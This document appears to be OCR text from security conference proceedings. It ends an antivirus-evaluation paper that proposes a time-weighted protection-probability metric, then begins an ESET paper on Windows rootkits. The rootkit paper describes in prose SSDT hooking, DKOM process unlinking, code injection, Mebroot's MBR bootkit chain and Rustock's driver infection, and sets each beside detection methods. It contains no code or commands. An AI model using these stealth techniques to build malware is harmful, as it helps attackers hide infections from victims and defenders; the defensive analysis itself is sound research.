


Figure 1. A graph of field sightings vs time

Now, let us superimpose the security reaction over that attack graph (gray area indicates that a product had protection, i.e. r(t)=1):

Figure 2. Field sightings f(t) and security reaction r(t) in gray

Or, if a product, for example, had unreliable security reaction then we may have a graph like this:




Figure 3. Unreliable security reaction r(t)

Several simple metrics can describe the quality of the protection presented in these graphs: the delay in providing the first reaction (same as the reaction time by Marx, 2004), the reliability of protection ("unreliable" if it was ever lost after being first introduced), etc.

We argue that it is necessary to integrate the factor of the attack-intensity function and of protection to obtain sensible results. Have a look at the following two examples in Fig.4-5:

Figure 4. Security reaction r(t) missing attacks at start

Figure 5. Security reaction r(t) missing attack at the end

The first provides no proactive protection but successfully covers the great majority of users. The second product may be labeled unreliable but the temporary failure at the end of the malware attack would also affect only a small number of users. Neither is perfect. But a "protection gap" of the same duration during the attack peak would have been much worse! How can we make sure these factors are taken into account in our metric?

A formula to calculate the protection probability (quality of protection) for an attack would look like this:

$$\mathbf{p} = \int f(t)*r(t)dt \Big/ \int f(t)dt$$

Equation 1. Probability of protection for an attack

In our formula f(t) is the attack intensity and r(t) is the security reaction (both are functions of time). If r(t)=1 (protection always available), then we have a trivial case of dividing equal integrals and the resulting p=1 (protection during the entire attack was always perfect, or 100 percent). You can see that our approach gives more weight to security failures when the attack is most intensive and affects most users—exactly as it should be.

It is a trivial fact that the probability of successful protection "p" defines also the probability of successful attack which is simply (1-p).

When we superimpose the security response and the attack frequency we get a function which represents the "population exposure". To some extent this approach is a generalization of the term "zero day" – we essentially replace the binary decision ("zero-day" or "not zero-day") with analyzing the exposure function for each attack.




Figure 6. Exposure function – f(t)*r(t)

Our metric can also be applied to the calculation of the return-on-investment (ROI) values for both defenders and attackers (although the latter, of course, is an unfortunate side effect!). For example, if "p" (the security reaction) is very low then the attackers have a high ROI. If a security vendor has growing "p" then the R&D investments do actually result in increasing protection of their users.

Multiple attacks

If we deal with many attacks, then we may wish to come up with a total score covering them all.

$$\mathbf{p} = \sum_{i=1..N} \left(\int f_i(t)*r_i(t)dt \right) \Big/ \sum_{i=1..N} \left(\int f_i(t)dt \right)$$

Equation 2. Probability of protection for multiple attacks

In this case N equals the number of attacks. It is logical to assign more importance to common field attacks and this, fortunately, happens automatically in our model because the integrals of "small" attacks would have a lesser impact on the divisor sum.

We can also add weighting into the summing above and give more weight to "more dangerous" attacks (for example, those stealing user data). Each weight may, of course, reflect the cost of an unmitigated attack. It has to be noted that we do not need to give any additional weight to different attacks due to their field prevalence because (assuming that the field data for all attacks is coming from the same network of sensors) relative scale of the attacks is automatically taken into account.

But can we simplify the calculations and remove the step of separating the attacks? Yes, but only if we treat all field sightings of malware as equal (that is, if we do not assign different weights/costs to different attacks).

If we do that then the computations in Equation 2 are reduced to the same formula as in Equation 1 which we used for a single attack. Essentially, all field sightings from multiple attacks are treated as **one** attack with no internal structure.

Practical implementation

The theory above is nice, but we must eliminate several obstacles before this idea can be used in practice:

1. Not having enough field sensors/honeypots/traps/reports may not allow decent tracking of the attack-intensity function f(t). Unfortunately, there is no substitute for real field data, so the only proper way to solve this problem is get more field feeds. There is an industry effort underway for sharing sample meta-data in IEEE XML format (IEEE, 2009). This effort could assist in boosting the volume of field data.
2. There is no clear definition of r(t). Whether a security product is successful in providing protection may be debatable because some products (typically behavior-based products) may, for example, react after executing malware. Some malicious actions may have occurred at this point; thus evaluating whether blocking is successful (no stolen user information? no data exgress? no persistent changes to the system?) could be controversial. All in all, defining r(t) is not a trivial task and may justify writing a separate paper. (AMTSO is expected to publish guidelines about this soon, so watch for http://www.amtso.org/documents.html.)
3. We have to deal with discrete summing (instead of integrals) because the real f(t) and r(t) are not going to be mathematical functions but most likely timed records in a database. This is trivial to do:

$$\mathbf{p} = \sum_{i=1..N} \left(f(t_i) * r(t_i) \right) \Big/ \sum_{i=1..N} f(t_i)$$

Equation 3. Practical calculation - discrete sums instead of integrals

Here N is the total number of time points t_i.

There is an obvious optimization - we can exclude time points when there were no updates to security software (which means r(t) is the same as it was before). But this optimization would not work though with cloud-based security products.

Additional considerations:

1. If security software uses different update cycles for different components (for example, one for reactive protection and another for proactive), then the calculation of the final probability needs to cover periods longer than the update cycle to perform meaningful integration and averaging.
2. The generation of local knowledge (learning through artificial intelligence, which is capable of creating a local security response).
3. For cloud-based security there could easily be a dependency on the location of the client and the connectivity conditions. The frequency of updating is also unknown, so all field sightings would require a check.
4. If we treat all attacks as **one**, we can no longer define the "start" and "finish" times. The selection of these times may affect the results (especially if the selection falls at the "start" of an intense malware attack).
5. Only when there are field sightings of malware should we verify the protection function r(t)—because when the attack is in progress any temporary glitch in protection should affect the quality of protection. At the same time, it would be wrong to check protection when there are no field sightings because protection failures at these "quiet" times would have no effect on users in the field. (We assume, of course, that the traps/honeypots/reports provide adequate field visibility.)

Conclusions

We demonstrated with examples that evaluating contemporary security products requires the tracking of attacks and protection over time. Our suggested method of calculating the probability of successful protection against an individual attack provides a sensible coverage for these attack scenarios and types of protection (reactive, proactive, or unreliable). Therefore, this single metric can be used to evaluate and compare different kinds of security products, including even very hard-to-test, cloud-based security solutions.

The metric we described can be applied to evaluating the quality of patching as well as software updates in general.

Acknowledgements

I want to thank my wife Elena and my children for putting up with my long hours at work for so many years. I also would like to thank God for supporting this research ☺

References

AV-Comparatives' "Retrospective/ProActive Tests" for 2004-2009
http://www.av-comparatives.org/comparativesreviews/main-tests and
http://www.av-comparatives.org/index.php?option=com_content&view=article&id=127&Itemid=162

K.Edge "A Framework for Analyzing and Mitigating the Vulnerabilities of Complex Systems via Attack and Protection Trees"
http://handle.dtic.mil/100.2/ADA472310

J.Hawes "VB RAP Testing"
http://www.virusbtn.com/vb100/vb200902-RAP-tests and
http://www.virusbtn.com/news/2009/10_09.xml?rss

"IEEE Meta-Data Sharing XML Schema"
http://grouper.ieee.org/groups/malware/malwg/Schema1.1/

A.Marx "Outbreak Response Times: Putting AV to the Test"
http://www.av-test.org/down/papers/2004-02_vb_outbreak.pdf

A.Marx "Antivirus outbreak response testing and impact"
http://www.virusbtn.com/conference/vb2004/abstracts/amarx.xml

P.Mell, T.Bergeron, D.Henning "Creating a Patch and Vulnerability Management Program"
http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf p.1-2

M.Vojnovic, A.Ganesh "On the Effectiveness of Automatic Patching"
http://www1.cs.columbia.edu/~angelos/worm05/patch.pdf

L.Xie, H.Song, S.Zhu "On the Effectiveness of Internal Patching against File-sharing Worms"
http://faculty.frostburg.edu/cosc/hsong/papers/acns08-worm.pdf

In Combat against Rootkits

Robert Lipovsky
ESET Slovakia

March 23, 2010

About Author:
Robert Lipovsky is a Virus Researcher in ESET's Virus Lab in Bratislava.

Contact details: ESET, spol. s r.o., Aupark Tower, 16th floor, Einsteinova 24, 851 01 Bratislava, Slovak Rebublic
phone: +421 (2) 322 44 111, fax: +421 (2) 322 44 109
e-mail: `lipovsky@eset.sk`

Keywords:
rootkits, stealth, hiding, detection, SSDT, hooking, DKOM, Mebroot, Rustock, Olmarik, TDL

Abstract

The days when malware used to display wicked popups and texts simply to irritate the infected user and stroke the ego of malware writers are long gone. Viruses, trojans and worms can fulfill their purpose (robbing the user somehow) better when they remain stealthy or disguised.

Disguise is a great way to stay on the infected computer for as long as possible and is also the dictionary characteristic of trojans. However, this relies merely on the ignorance of users and usually poses no technological challenge in detection. A very simple example is naming malware executables after system files.

A much more sophisticated way to accomplish stealth is to use rootkit techniques. These methods typically involve modifying the core of the operating system somehow or system data structures. Their complexity varies greatly - from simple DLL Import Address Table modification, through SSDT (System Service Dispatch Table) hooks to bypassing the Windows scheduler. Using such methods, malware is able to hide its presence its processes, files, network connections, etc.

Obviously, in order to combat these threats, anti-malware technologies must implement certain methods of discovery. The action-and-reaction principle applies here as well, meaning that just as a new, more advanced way of detecting rootkits has been deployed, a way to circumvent it is being invented.

This paper describes a number of common methods used by current Windows-based rootkits and the approaches that can be used to thwart them. Some of these approaches are often known to be simple, yet efficient ways of detecting rootkits. But how well do they fare against current malware? That's the question our paper tries to answer.

1 Hiding vs. Detecting

The first half of this paper will describe several methods of hiding and detecting processes. Instead of dividing known techniques into Hiding and Detection categories, we will describe the individual concepts/data structures which they rely on. Generally, there are numerous ways of discovering processes (regardless of whether process enumeration is the primary purpose of those methods or not) running on the operating system and the basic idea behind process hiding done by rootkits is interfering with these methods in such a way that the to-be-hidden process won't be among the results.

1.1 NtQuerySystemInformation (class 5) Native API

NtQuerySystemInformation is a Native API (system call) which retrieves different types of system information, such as the number of processors, some processor-related values and many other undocumented types. This function is also used for enumerating processes. It is called by the Win32 APIs CreateToolhelp32Snapshot (kernel32.dll) and EnumProcesses (psapi.dll). Of course, it can also be called directly.

The first parameter of NtQuerySystemInformation, SystemInformationClass, defines the class of information we are interested in, in our case it's SystemProcessInformation (5) for a list of running processes. The second parameter SystemInformation is a pointer to the output buffer that receives the results. In case of a process listing, it is a linked list of the _SYSTEM_PROCESS_INFORMATION structure. (Its first member is ULONG NextEntryDelta, which is the pointer to the next structure in the linked list. It also contains process information such as PID, parent PID, base priority, process name, handle count, etc.) The other two parameters are the length of the output buffer and the actual size of the returned data.

Hiding: A process can be hidden by taking advantage of the fact, that this is a Native API and that Native APIs are called via the SSDT (System Service Dispatch Table). When NtQuerySystemInformation (or any other system call) is called[1], the address of the function (implemented in the kernel – e.g. *ntoskrnl.exe*) is looked up in the SSDT. By patching the address at the specific index in the table, calls to this Native API can be diverted to arbitrary code. This is called SSDT hooking. An illustration of how it works can be found in Figure 1.

We access the SSDT by looking at KeServiceDescriptorTable - a kernel exported structure, which contains the address of the SSDT (member KiServiceTable).[2] The index into the table is the system call number - 0xAD for

[1] There are two "flavors" of the Native API functions – the Nt- and Zw- prefix – and they can both be called from user mode or kernel mode, which makes 4 combinations. When the Nt- type is called from kernel mode, the function is called directly from the kernel, in the three other cases, the SSDT is used.

[2] Other members of the KeServiceDescriptorTable structure include the total number of system services in the SSDT or KiArgumentTable which points to a table with the argument lengths for each service.




Figure 1: SSDT hook

NtQuerySystemInformation on Windows XP. So now that we know where to hook, we must prepare the rootkit function that we want to execute in place of NtQuerySystemInformation.

What we want our function to do is call the original NtQuerySystemInformation function, go through its output (linked list of the _SYSTEM_PROCESS_INFORMATION structure mentioned earlier), remove the process that the rootkit will hide and return this modified list.

Fortunately, this function (if hooked) can be bypassed (e.g. by calling a lower-level function, 'manually' traversing the ActiveProcessLinks list, just to name a few ways). Furthermore, an SSDT hook is easily detected and fixed. One way is to go through the SSDT and look for addresses which point to memory outside the boundaries of the loaded kernel. We could also simply open the ntoskrnl.exe file and compare the addresses in the SSDT in the file with the corresponding ones in memory and fix them if they differ, eliminating any hooks.

1.2 ActiveProcessLinks list (of EPROCESS structures)

Processes are represented by EPROCESS structures located in the kernel memory. This structure (along with the PEB - Process Environment Block in user mode) contains most of the process-related information. The EPROCESS objects are linked in a double-linked list called ActiveProcessLinks, i.e. the structure contains LIST_ENTRY members with pointers to the previous and next structure. NtQuerySystemInformation enumerates processes by traversing this list and so we can traverse it directly as well, bypassing NtQuerySystemInformation and any SSDT hooks.

Hiding: The ActiveProcessLinks list only serves the purpose of process

enumeration, therefore removing a process' EPROCESS structure from this list will have no consequences on the functioning of the process. So all that a rootkit has to do to hide a process is find its EPROCESS structure in memory and then modify the ActiveProcessLinks LIST_ENTRY of the previous process so that it points to the following one and vice-versa, leaving the hidden process out. This is illustrated in Figure 2. Such tampering with kernel data is called DKOM (Direct Kernel Object Manipulation).




Figure 2: Unlinking an EPROCESS structure from the ActiveProcessLinks list

To detect this DKOM, we can't simply go lower in the function call stack (as we did with the NtQuerySystemInformation hook), because actual kernel data was modified. However, the EPROCESS structures are still there, we just need to use a different method to find them.

1.3 Scheduler lists

Another way to get to processes is with the help of threads. The ETHREAD structure contains the address of the EPROCESS of the owner process. So we must monitor which threads are running in the system. Threads that aren't running at the moment are either ready to run or waiting for some event. The kernel scheduler keeps track of these threads in linked lists. Waiting threads are in a list beginning with the symbol KiWaitListHead. Ready threads are in one of 32 lists pointed to from KiDispatcherReadyListHead[32]. Each linked list corresponds to a priority level that threads can have. These kernel symbols aren't exported, but they can be found easily and then by reading the lists, thread and process activity can be logged.

However, to say that a thread is running, ready or waiting is a simplification, threads can actually be in more different states (ready, standby, running, waiting, transition, terminated, initialized) and thread scheduling is a more

complicated matter on today's multiprocessor systems. Although this method can, in certain cases, reveal a hidden process, it is not a reliable way to get a list of all processes.

Hiding: In order to bypass detection by reading the scheduler lists, the rootkit would have to implement a scheduler of its own. An example of how this can be done was achieved by 90210[2].

1.4 Hooking the SwapContext function

The kernel SwapContext function is responsible for storing the context (registers, stacks, etc.) of the currently running thread and loading the context of the next scheduled thread. By hooking this function, we can monitor the running threads and thus get a pretty good overall view of what's going on in our operating system.

The SwapContext function takes two input parameters: ETHREAD structures addresses to be swapped out/swapped in. A simple inline hook will enable us to intercept them. This is illustrated in Figure 3.




Figure 3: Hook of the SwapContext function

The downside to this approach is that in order to detect hidden (and visible) processes, their threads must be scheduled to run. If they are idle, we're out of luck, so this method can serve as a monitoring tool rather than a tool for enumeration (on demand scanning).

Hiding: Hiding from this detection method would be similar to the previously mentioned one. The attacker would either have to detect our hook (which is trivial) or ensure that the rootkit threads would be scheduled to run, but without running the hooked SwapContext function (which is more difficult).

1.5 Other methods...

There are numerous other methods to detect processes, some of which are listed below. Many of these are easy to circumvent, however the more techniques a detection tool uses, the greater the chance of successful detection.

PspCidTable This table contains handles to all processes and threads in the system with their Cid (common term for Pid and Tid) as the index.

CSRSS handles The Win32 subsystem process csrss.exe also usually contains a handle to every running process and thread, except the System process, smss.exe and itself.

HandleTableList Just as Processes are linked in the ActiveProcessLinks list, handle tables of each process are also linked in HandleTableList. By traversing this list, we can get to the (hidden) processes which own the handles.

CreateProcess callback routine Windows itself provides a mechanism for registering a callback routine to be called each time a process is created or terminated using PsSetCreateProcessNotifyRoutine[3].

sysenter hook The sysenter instruction is responsible for the transition from User Mode to Kernel Mode and is called with a Native API call. The instruction actually triggers the system call handler. By hooking this function (it's address is stored in the MSR register SYSENTER_EIP_MSR (0x176)), we can monitor processes which utilise the Windows API.

2 The Story: from POCs to real-world Rootkits

The whole process hiding era probably began when Greg Hoglund published his POC Kernel Mode rootkit NTRootkit in 2001. In this POC the SSDT hook of NtQuerySystemInformation was introduced. The idea of hooking the SSDT table, despite being very easy to detect and restore, has been used extensively up to this day, not only in malware, but also in legitimate software.

The FU rootkit[4] demonstrated the DKOM method of unlinking EPROCESS structures from the ActiveProcessLinks list. It had other features as well and was improved over time, leading to its successor FUTo.

Other POCs which dealt with process hiding and were part of the competition between rootkits and detectors were phide, phide2, phide_ex, Rkdemo, Z0mBiE and others.

Interestingly, only the first two techniques (SSDT hooking and DKOM EPROCESS unlinking) were commonly used in a small proportion of malware, whereas the other, more advanced POCs were more-or-less neglected. Real in-the-wild malware tries to accomplish stealth without the need to hide processes. The reason for this is that hiding a process raises suspicion and, simply, other stealth techniques have proven to be quite effective.

A widespread technique is naming malware executable files (and derived processes) after system files. Various alterations of the word 'explorer', 'smss', etc. are frequently seen, as well as 'correctly' named system files placed in incorrect folders (e.g.'system' instead of 'system32'). Albeit primitive, these methods are enough to fool a majority of ordinary unsuspecting computer users.

[3] `http://msdn.microsoft.com/en-us/library/ms802952.aspx`

[4] FU is a play on words from the UNIX program "su" used to elevate privilege.[3]

But why should malware hide or disguise its own processes, when it can take advantage of other legitimate processes? Remote code injection is undoubtedly the most common stealth method used in malware. This can be done in numerous ways, most often involving the Windows APIs WriteProcessMemory and CreateRemoteThread. A less alarm-triggering alternative is avoiding the CreateRemoteThread function and writing malicious code into the target process using WriteProcessMemory and set the EIP register to point to the injected code using the SetThreadContext function. Another possibility is to use the CreateProcess API to create a legitimate process with malicious shellcode as its argument. Injecting malicious code into legitimate processes, such as explorer.exe or iexplore.exe not only acts as a stealth feature, but is also a means of bypassing firewalls, as these processes are trusted.

Although typical rootkits constitute a minor proportion of the malware in the wild, prominent threats which utilize advanced rootkit techniques have, in fact, appeared in the past few years. The most notable ones are Mebroot, Rustock and Olmarik (TDL).

Back in the MS-DOS days viruses made use of the Master Boot Record to ensure their launch upon every system startup. This concept lay dormant for almost twenty years until Derek Soeder and Ryan Permeh presented the eEye BootRoot project in 2005 "as an exploration of technology that custom boot sector code can use to subvert the Windows kernel as it loads"[4]. The greatest Windows vulnerability that enabled these types of attacks was the possibility to write to the MBR and boot sectors at will from User Mode. This was fixed in Windows Vista to a certain extent. However, another POC followed in 2007, NVLabs Vbootkit by Nitin and Vipin Kumar which was able to subvert Vista and now (with Vbootkit 2.0) Windows 7 as well. The POC from 2005 became the inspiration for the infamous menace Win32/Mebroot. Another (quite controversial) bootkit, called the Stoned Bootkit[5], was created and presented in 2009 by Peter Kleissner. According to the author, "it has exciting features like integrated file system drivers, automatic Windows pwning, plugins, boot applications and much much more"[5].

3 Mebroot

The tale of Mebroot began in November 2007 and has been in development since then, with at least two known distinct versions and many variants. The rootkit's main purpose is to download and support the banking info stealing malware Sinowal. This 'duo' is responsible for stealing over half a million unique credentials, including online banking and credit card information, according to the RSA FraudAction Research Lab[6]. It has been described as one of the most advanced pieces of crimeware ever created. The topic of Mebroot is a rich one, but we will concentrate on its most distinguishing aspect - loading via an infected MBR and then its hiding techniques.

[5] a tribute to the Stoned virus from 1987

Figure 4 shows the detection rates of the Mebroot rootkit. The interpretation of the timeline graphs can be found in section Trends & Statistics.




Figure 4: Timeline of the Mebroot rootkit

3.1 Boot process

In the rootkits vs. AVs battle, the one who executes first has the upper hand and the MBR is basically as early as you can get. The Mebroot installer overwrites several disk sectors with its code. It saves its packed and obfuscated system driver in unpartitioned space at the end of the disk. Sectors 60 and 61 are overwritten with code which will hook the kernel and load the Mebroot driver after reboot and finally the installer replaces the MBR (sector 0) with its own version and saves the original one in sector 62. After all this is done, the system is restarted, and it is only after the reboot that the rootkit will be fully functional.

The boot process of a Mebroot-infected machine is illustrated in Figure 5. After the PC starts and the infected Master Boot Record takes control, a sequence of three hooks will do the job of starting the malicious driver. First, the interrupt handler for int 0x13 is hooked in such a way that it intercepts all sector read and extended read operations and hooks the OSLOADER module (part of NTLDR) when it's being loaded from the disk by the boot sector. This hook in OSLOADER will, in turn, hook the kernel (ntoskrnl.exe, ntkrnlpa.exe, etc.). In the Fase1Initialisation kernel function, the call to the IoInitSystem function is replaced with a call to the payload loader. This code reads the Mebroot driver from the end of the disk and runs its DriverEntry function. As part of Mebroot's evolution, the boot process has changed slightly, however the principle idea remains the same. The loader code and the clean MBR were moved to the last sectors of the disk and sectors 60 to 62 are no longer used.

3.2 Stealth

The Mebroot rootkit uses many clever tricks for its concealment. Most importantly, it doesn't have to deal with hiding it's processes, Registry keys or files, because it simply doesn't use them. It's code is stored on physical sectors of the hard disk and this is a great advantage for Mebroot. This is also the focus of it's hiding mechanisms - making sure that the malicious code in the affected sectors isn't discovered by security software. The rootkit driver also implements advanced techniques for its network communication, operating in the NDIS layer,




Figure 5: Boot process of a computer infected by Mebroot

in order to avoid being detected by firewalls. Mebroot is no proof-of-concept but a commercial and very ambitious piece of malware and its authors put a great deal of effort into development of their masterpiece. They react to AVs' detections and continually update the rootkit with new tricks to stay in play on compromised computers.

The first versions of Mebroot hooked the IRP functions of the disk.sys driver. The IRP_MJ_READ routine was replaced with code that would react to request for reading the MBR (sector 0) and return the original, clean MBR stored in sector 62 instead of the infected one. Zeroes are returned when attempting to read the other affected sectors (60, 61, 62 and sectors from the end of the disk). Similarly, the IRP_MJ_WRITE routine was hooked to protect malicious code from being overwritten. Score 1:0 for Mebroot.

The AV industry was able to react to the initial Mebroot attacks, as detecting the aforementioned hooks isn't too much trouble. The addresses of the hooked driver dispatch routines can be compared to the expected values (ClassReadWrite) in the ClassPnp.sys driver. Score 1:1.

In order to successfully continue their criminal agenda, the group behind Mebroot improved their stealth mechanisms to overcome the newly implemented detections by AV companies. In addition to hooking disk.sys, the rootkit also modified the pointers to ClassReadWrite in the ClassPnp.sys function ClassInitialise, and hooked the IRP_MJ_READ and IRP_MJ_WRITE routines of the CdRom0 driver, because these were the source of original expected values used for comparison by several detection tools (such as GMER[7]). Thus the aforementioned detection method has been overcome. 2:1 for Mebroot.

The previously mentioned obstacle devised by Mebroot authors meant that detection tools had to get the ClassReadWrite pointers elsewhere, or use a different approach to check if the disk driver has been hooked. Again, detection tools were updated - 2:2.

There have, however, been numerous other tricks used by both sides and it became hard to keep score. Mebroot went deeper with their hooks - instead of patching disk.sys, underlying devices were hooked (atapi.sys, acpi.sys or vmscsi.sys, depending on the configuration of the infected machine). The rootkit tried to keep a low profile by applying the hooks only when necessary and then removing them to avoid detection. More advanced self-defence mechanisms were introduced.

The most obvious detection method is to read the Master Boot Record with a standard UserMode method (which is hooked and results are falsified) and compare it with a 'lower level' reading from a system driver. The challenge lies in implementing a reliable method of reading raw disk sectors that won't be intercepted by the rootkit. Other places to search for Mebroot traces is the Interrupt Descriptor Table and memory. Regular signature-based detection algorithms can be used, as well as a few tricks of our own, which we cannot disclose.

4 Rustock

There has been some mystery behind the discovery of the Rustock.C rootkit. It was discovered in the spring of 2008, however rumors say it could've been deployed sometime in the beginning of 2007 or even late 2006. The rootkit earned a lot of attention for its advanced and innovative techniques. It implemented a polymorphic protector never seen before, anti-debugging tricks, firewall bypassing features and was designed for stealth. Rustock.C was used as a part of a spam botnet, but the architecture of the rootkit allows it to do anything (password stealing, phishing attacks, DDoS and so on[8]).




Figure 6: Timeline of the Rustock rootkit

Rustock basically consists of two parts: the DLL which is responsible for spam distribution and the botnet's communication and the driver - the rootkit component. Both of these components are hidden.

4.1 Stealth

Just as with Mebroot, the rootkit has no files, processes or Registry entries. Instead of having its own driver Rustock infects various system drivers. By 'various' we mean that Rustock.C has the ability to move around the system - disinfecting the driver that it currently parasitizes and infecting a different one. File system hooks are responsible for camouflaging the driver's infection. When attempting to read the infected driver, data of the original driver is returned instead. This is achieved by setting inline hooks on some ntfs.sys functions pointed to by the IRP table of the file system driver. In order to bypass firewalls, the drivers tcpip.sys, ndis.sys and wanarp.sys are also hooked. The inline hooks used by Rustock were hidden from some anti-rootkits by placing the jump to the rootkit code after a few bytes of garbage instructions at the beginning of the function.

